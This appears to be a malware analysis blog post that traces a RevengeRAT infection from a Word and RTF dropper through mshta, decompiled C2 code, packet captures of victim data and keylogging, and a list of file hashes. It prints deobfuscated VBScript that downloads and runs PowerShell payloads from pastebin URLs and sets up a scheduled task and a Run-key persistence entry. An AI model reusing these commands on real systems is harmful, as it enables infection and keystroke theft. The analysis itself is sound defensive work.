AXW5 = "ng('h'+'t'+'t'+'p'+'s:'+'//
p'+'a'+'s'+'t'+'e'+'b'+'i'+'n'+'.'+'c'+'o'+'m'+'/'+'r'+'a'+'w'+'/'+'2LDaeHE1'))).EntryPoint.Invok
e($N,$N)"",0,true)(window.close)"
AXW2 = "t -command [Reflection.Assembly]::Load("
AXW4 = "-Object Net.WebClient).DownloadStri"
AXW0 = "mshta.exe vbscript:CreateObject(""Wscri"
AXW3 = "[System.Convert]::FromBase64String((New"
AXW = AXW0 + AXW1 + AXW2 + AXW3 + AXW4 + AXW5
As_wW.Run AXW, vbHide

set x_WA = CreateObject("WScript.Shell")
Dim Pw_dPi
Link = "\"").Run(\""mshta.exe https://pastebin.com/raw/tb5gHu2G\"",0,true)(window.close)"" /F "
Tym = "E /mo 100 /t"
Name = "n ""eScan Backup"" /t"
Pw_dPi0 = "schtasks /create /sc MINUT"
Pw_dPi1 = "r ""mshta vbscript:Creat"
Pw_dPi2 = "eObject(\""Wscript.Shell"
Pw_dPi = Pw_dPi0 + Tym + Name + Pw_dPi1 + Pw_dPi2 + Link
x_WA.run Pw_dPi, vbHide
CreateObject("Wscript.Shell").regwrite
"HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate", "C:
\Windows\System32\mshta.exe vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe%20http://
pastebin.com/raw/YYZq1XR0"",0,true)(window.close)" , "REG_EXPAND_SZ"

self.close
```

Its using StrReverse() to reverse the string(s). Let's reverse some of them.

```
HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsInPV
HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV
```

You can see that the script uses taskkill, schedules a task and modified registries. It uses mshta to download the final RAT.

http://pastebin[.]com/raw/2LDaeHE1.

Its downloaded as a base64 file. Once decoded, its an executable compiled in .Net framework (VB). Here is some more info.

```
LINES:    545
WORDS: 789
CHARS:  16212
MD5   :   408dd1108cefac0d12de883cad3a8bfd
SHA256:  b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde11013a60f6b5
SHA1  :   00c4d054111f97675c92cb252f2f687573f47434
```

```
namespace Nuclear_Explosion                    // RevengeRAT
{
 public class Atomic
 {
  public static string SPL = "*-]NK[-*";
  public static string App = Application.ExecutablePath;
  public static Atomic SCG = new Atomic();
  public static ComputerInfo DI = new ComputerInfo();
  public static string Key = "hagga";
  public bool OW;
  public object C;
  public bool Cn;
  public object SC;
  public Thread PT;
  public Thread INST;
  public int I;
  public int MS;
  public string[] Hosts;
  public string[] Ports;
  public string ID;
  public string MUTEX;
  public int H;
  public int P;
  public static Mutex MT;
```

Once initiated, it makes a connection to the C2 server. C2 server is part of the code **lulla.duckdns.org**

```
public Atomic()
   {
    this.OW = false;
    this.C = (object) null;
    this.Cn = false;
    this.SC = (object) new Thread(new ThreadStart(this.MAC), 1);
    this.PT = new Thread(new ThreadStart(this.Pin));
    this.INST = new Thread(new ThreadStart(this.INS));
    this.I = 1;
    this.MS = 0;
    this.Hosts = Strings.Split("lulla.duckdns.org,", ",", -1, CompareMethod.Binary);
    this.Ports = Strings.Split("2336,", ",", -1, CompareMethod.Binary);
```

```
this.ID = "SE9URUlTIE5PVk9T";
this.MUTEX = "RV_MUTEX-WindowsUpdateSysten32";
this.H = 0;
this.P = 0;
```

SE9URUlTIE5PVk9T decodes to ***HOTEIS NOVOS***

Now let's see this information is used. The rat opens a connection to the C2 that stays in **ESTABLISHED** state. First the C2 sends the following data.

```
(LAYER: 4)
s_port: 53 |d_port: 64038 |len=64038
    75 3F 81 80 00 01 00 01 00 00 00 00 05 6C 75 6C        u?.?.........lul
    6C 61 07 64 75 63 6B 64 6E 73 03 6F 72 67 00 00        la.duckdns.org..
    01 00 01 C0 0C 00 01 00 01 00 00 00 05 00 04 5E        ...............^
    64 12 2C                                               d.,


============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.219      TO IP ADDRESS 94.100.18.44
        PORT INFORMATION (49651, 2336)
        SEQUENCE INFORMATION (3999786204, 0)
        (14: 20: 20: 66)


============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 94.100.18.44        TO IP ADDRESS 172.16.223.219
        PORT INFORMATION (2336, 49651)
        SEQUENCE INFORMATION (4094502330, 3999786205)

        (14: 20: 20: 60)


============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.219      TO IP ADDRESS 94.100.18.44
        PORT INFORMATION (49750, 2336)
        SEQUENCE INFORMATION (4208591554, 4123811928)

        (14: 20: 20: 371)
InformationhaggaSE9URUlTIE5PVk9ThaggaX0U4NjQzOTA3hagga10.0.0.188haggaV0
lOLVJONEExRDdJTTZMIC8gZm9vhaggaYeshaggaTWljcm9zb2Z0IFdpbmRvd3MgNyBFbnRl
cnByaXNlICA2NA==haggaSW50ZWwoUikgQ29yZShUTSkgaTktODk1MEhLIENQVSBAIDIuOT
BHSHo=hagga2146951168haggaTi9BhaggaTi9Bhagga2336haggaUHJvZ3JhbSBNYW5hZ2
VyhaggaZW4tVVM=haggaFalse*-]NK[-*
```

Rat is identifying the victim and sending the information to the C2.

SE9URUlTIE5PVk9ThaggaX0U4NjQzOTA3hagga10.0.0.188haggaV0lOLVJONEExRDdJTTZMIC8gZm9vhaggaYeshaggaTWljcm9zb2Z0IFdpbmRvd3MgNyBFbnRlcnByaXNlICA2NA==haggaSW50ZWwoUikgQ29yZShUTSkgaTktODk1MEhLIENQVSBAIDIuOTBHSHo=hagga2146951168haggaTi9BhaggaTi9Bhagga2336haggaUHJvZ3JhbSBNYW5hZ2VyhaggaZW4tVVM=

SE9URUlTIE5PVk9T = HOTEIS NOVOS
hagga = delimiter that splits the string
X0U4NjQzOTA3 = _E8643907 // ID
10.0.0.188 is the victims ip address
V0lOLVJONEExRDdJTTZMIC8gZm9v = WIN-RN4A1D7IM6L / foo
YeshaggaTWljcm9zb2Z0IFdpbmRvd3MgNyBFbnRlcnByaXNlICA2NA== = Microsoft Windows 7 Enterprise 64
SW50ZWwoUikgQ29yZShUTSkgaTktODk1MEhLIENQVSBAIDIuOTBHSHo= = Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz
ZW4tVVM= = en-US

There is some other info as well e.g. antivirus used, in this case its **Ti9B**, which means **N/A.** C2 port is also sent i.e. **2336**. C2 will acknowledge the data by sending the following.

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 94.100.18.44        TO IP ADDRESS 172.16.223.219
        PORT INFORMATION (2336, 49651)
        SEQUENCE INFORMATION (4094502331, 3999786546)

        (14: 20: 20: 65)
PNC*-]NK[-*
```

Rat has a function dedicated for the initial communication, here is the code:

Operators.ConcatenateObject((object) ("Information" + Atomic.Key + this.ID + Atomic.Key), this.Encode("_" + this.HWD())), (object) Atomic.Key), this.IP()), (object) Atomic.Key), this.Encode(Environment.MachineName + " / " + Environment.UserName)), (object) Atomic.Key), (object) this.CIVC()), (object) Atomic.Key), this.Encode(Atomic.DI.OSFullName + " " + Atomic.OP())), (object) Atomic.Key), this.Encode(Conversions.ToString(this.MP()))), (object) Atomic.Key), (object) Atomic.DI.TotalPhysicalMemory), (object) Atomic.Key), (object) this.GetProduct("Select * from AntiVirusProduct")), (object) Atomic.Key), (object) this.GetProduct("SELECT * FROM FirewallProduct")), (object) Atomic.Key), (object) this.Ports[this.P]), (object) Atomic.Key), (object) this.GAW()), (object) Atomic.Key), this.Encode(CultureInfo.CurrentCulture.Name)), (object) Atomic.Key), (object) "False")

Later its sent as MemoryStream. E.g. User opens ProgramManager.

1. Program Manager
2. WhaggaUHJvZ3JhbSBNYW5hZ2Vy **// To base64 with hagga as delimeter.**
3. WhaggaUHJvZ3JhbSBNYW5hZ2Vy*-]NK[-* **// Concat *-]NK[-***
4. *-]NK[-* **// ACK from C2**

VB CODE:

```
Public Shared SPL As String = "*-]NK[-*", App As String = Application.ExecutablePath, SCG As New Atomic, DI As
ComputerInfo = New ComputerInfo, Key As String = "%Socket Key%", MT As Mutex
```

Here is a real scenario where the victim opens a window in the foreground, the information is sent to the C2.

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.219      TO IP ADDRESS 94.100.18.44
        PORT INFORMATION (49750, 2336)
        SEQUENCE INFORMATION (4208605054, 4123816268)

        (14: 20: 20: 88)
WhaggaUmVnaXN0cnkgRWRpdG9y*-]NK[-*
```

UmVnaXN0cnkgRWRpdG9y = **Registry Editor**

Some other examples:

QmxhbmsgUGFnZSAtIFdpbmRvd3MgSW50ZXJuZXQgRXhwbG9yZXI=
[Blank Page - Windows Internet Explorer]

R21haWwgLSBXaW5kb3dzIEludGVybmV0IEV4cGxvcmVy
****
[Gmail - Windows Internet Explorer]

U3RhcnQgbWVudQ== 2
****
[Start menu]

Data is sent in the following sequence:

BeginSend -> connected -> EndSend.

The rat will send an initial packet with a number e.g. 3, 4, 8, 9 etc, followed by the actual data.

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.219      TO IP ADDRESS 94.100.18.44
        PORT INFORMATION (49436, 2336)
        SEQUENCE INFORMATION (1134685813, 3487289954)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (69)
  50 68 61 67 67 61 39 2A 2D 5D 4E 4B 5B 2D 2A        Phagga9*-]NK[-*


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 94.100.18.44      TO IP ADDRESS 172.16.223.219
        PORT INFORMATION (2336, 49436)
        SEQUENCE INFORMATION (3487289954, 1134685828)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
  00 00 00 00 00 00                    ......


========================== (UDURRANI) ================================
```

(DATA PUSH!) IS COMING FROM **172.16.223.219** TO IP ADDRESS 94.100.18.44
PORT INFORMATION (49436, 2336)
SEQUENCE INFORMATION (1134685828, 3487289954)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(100)
57 68 61 67 67 61 63 6D 46 30 4C 6D 56 34 5A 54 WhaggacmF0LmV4ZT
6F 79 4D 7A 45 32 49 46 42 79 62 33 42 6C 63 6E oyMzE2IFByb3Blcn
52 70 5A 58 4D 3D 2A 2D 5D 4E 4B 5B 2D 2A RpZXM=*-]NK[-*

========== (UDURRANI) ==========
(ACKN) ACK PACKET SENT FROM **94.100.18.44** TO IP ADDRESS 172.16.223.219
PORT INFORMATION (2336, 49436)
SEQUENCE INFORMATION (3487289954, 1134685874)
|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
(60)
00 00 00 00 00 00 ......

========== (UDURRANI) ==========
(DATA PUSH!) IS COMING FROM **94.100.18.44** TO IP ADDRESS 172.16.223.219
PORT INFORMATION (2336, 49436)
SEQUENCE INFORMATION (3487289954, 1134685874)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(65)
50 4E 43 2A 2D 5D 4E 4B 5B 2D 2A **PNC*-]NK[-***

========== (UDURRANI) ==========
(DATA PUSH!) IS COMING FROM **172.16.223.219** TO IP ADDRESS 94.100.18.44
PORT INFORMATION (49436, 2336)
SEQUENCE INFORMATION (1134685874, 3487289965)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(65)
50 4E 43 2A 2D 5D 4E 4B 5B 2D 2A **PNC*-]NK[-***

PNC*-]NK[-* is used for acknowledgment and keep alive as well.

RAT has code path to following as well:

GetVolumeInformationA
GetForegroundWindow
SystemDrive
select * from Win32_Processor
root\\SecurityCenter
HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\SYSTEM\CENTRALPROCESSOR
Encode
Decode
Send
Execute
GetWindowText
lpString
capGetDriverDescriptionA
wDriver
lpszName
cbName
lpszVer
GetProduct
Product
Decompress
Encode
Input
Decode

Let's look at the C2 side of the RAT (*WHAT ATTACKER SEES*)


Once the rat is initiated, the C2 creates a new entry on attackers console.

Location	Identification	WAN / LAN	Computer / User	CAM	Operating System	CPU	RAM	Antivirus	Firewall	Vers...	Port	Ping (ms)	Active Window
? Unknown	hagga_E864...	172.16.223.2...	WIN-RN4A1D7I...	Yes	Win 7 Enterprise 64	Intel(R) Core(TM) i9-895...	1.99 ...	N/A	N/A	0.3	2336	1 ms	rat.exe:3640 Properties


Rat on the victim side creates multiple folder:

Name	Date modified	Type
Camera	3/30/2019 12:44 PM	File folder
Desktop	3/30/2019 12:44 PM	File folder
Downloads	3/30/2019 12:44 PM	File folder
Logs	3/30/2019 12:44 PM	File folder
Passwords	3/30/2019 12:44 PM	File folder
Thumbnails	3/30/2019 12:44 PM	File folder

Attacker can chose to do multiple things, e.g. explore all the files and folders



Attacker can launch application password theft




Attacker can initiate key-logging. Key-logging could be running in off-line mode i.e. attacker will hit refresh button to get it from the victim's machine as stream or could run in real-time mode. However real-time mode could be very noisy. Keystrokes are sent as base64 encoded stream.

```
============================== (UDURRANI) ==================================
(DATA PUSH!) IS COMING FROM 172.16.223.219        TO IP ADDRESS 172.16.223.131
        PORT INFORMATION (50145, 2336)
        SEQUENCE INFORMATION (2864340241, 3596059398)

        (14: 20: 20: 276)
KE haggabm90ZXBhZFtFTlRFUl0NCg0KWyAgKCAxOS8wMy8zMCAtIDE6MTY6M
jkgUE0gKSAgLSBub3RlcGFkIFVudGl0bGVkIC0gTm90ZXBhZCBdIA0Kd2hhdHMgbXkgcGFz
c3dvcmQ/Pz9bRU5URVJdDQpteSBwYXNzd29yZCBpcyBmb29bRU5URVJdDQo=*-]NK[-*
```

If I decode bm90ZXBhZFtFTlRFUl0NCg0KWy, from the above tcp data, I will get

notepad[ENTER]

Let's see how the attacker sees the key strokes:



And … VOILA, attacker got the key-strokes.

NOTE: When C2 wants to initiate key-logger activity, the following message could be seen:


```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.130      TO IP ADDRESS 172.16.223.131
        PORT INFORMATION (54497, 2336)
        SEQUENCE INFORMATION (3718340454, 121363155)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (280)
    4B 45 20 4C 6F 67 73 2A 55 44 55 52 52 41 4E 49        KE Logs*UDURRANI
    2A 2A 62 6D 39 30 5A 58 42 68 5A 41 30 4B 57 79        **bm90ZXBhZA0KWy
    41 67 4B 43 41 78 4F 53 38 77 4E 43 38 77 4E 43        AgKCAxOS8wNC8wNC
    41 74 49 44 67 36 4D 54 4D 36 4D 6A 4D 67 55 45        AtIDg6MTM6MjMgUE
    30 67 4B 53 41 67 4C 53 42 75 62 33 52 6C 63 47        0gKSAgLSBub3RlcG
    46 6B 49 46 56 75 64 47 6C 30 62 47 56 6B 49 43        FkIFVudGl0bGVkIC
    30 67 54 6D 39 30 5A 58 42 68 5A 43 42 64 49 41        0gTm90ZXBhZCBdIA
    30 4B 61 47 56 73 62 47 38 73 49 45 6B 67 59 57        0KaGVsbG8sIEkgYW
```

To see how attacker can launch keyLogging, check the following video:


https://youtu.be/3XkBPkkpt4g

Let's recap:


Initial WORD Document, downloads an rtf




Rtf file using excel macro —> mshta




MSHTA's activity



Execution of RAT



Let's put it all together



For Easy flow, click on the following link:

http://udurrani.com/0fff/ratstory/

SOME HASHES:

32bd0fe672eb968529a551b3c26b02ca
9418d01152ff9b799980d2136bb17216
408dd1108cefac0d12de883cad3a8bfd
c85954bad5a87574e57b628ed24b7819

CONCLUSION

Hire smart people and Stay away from RATS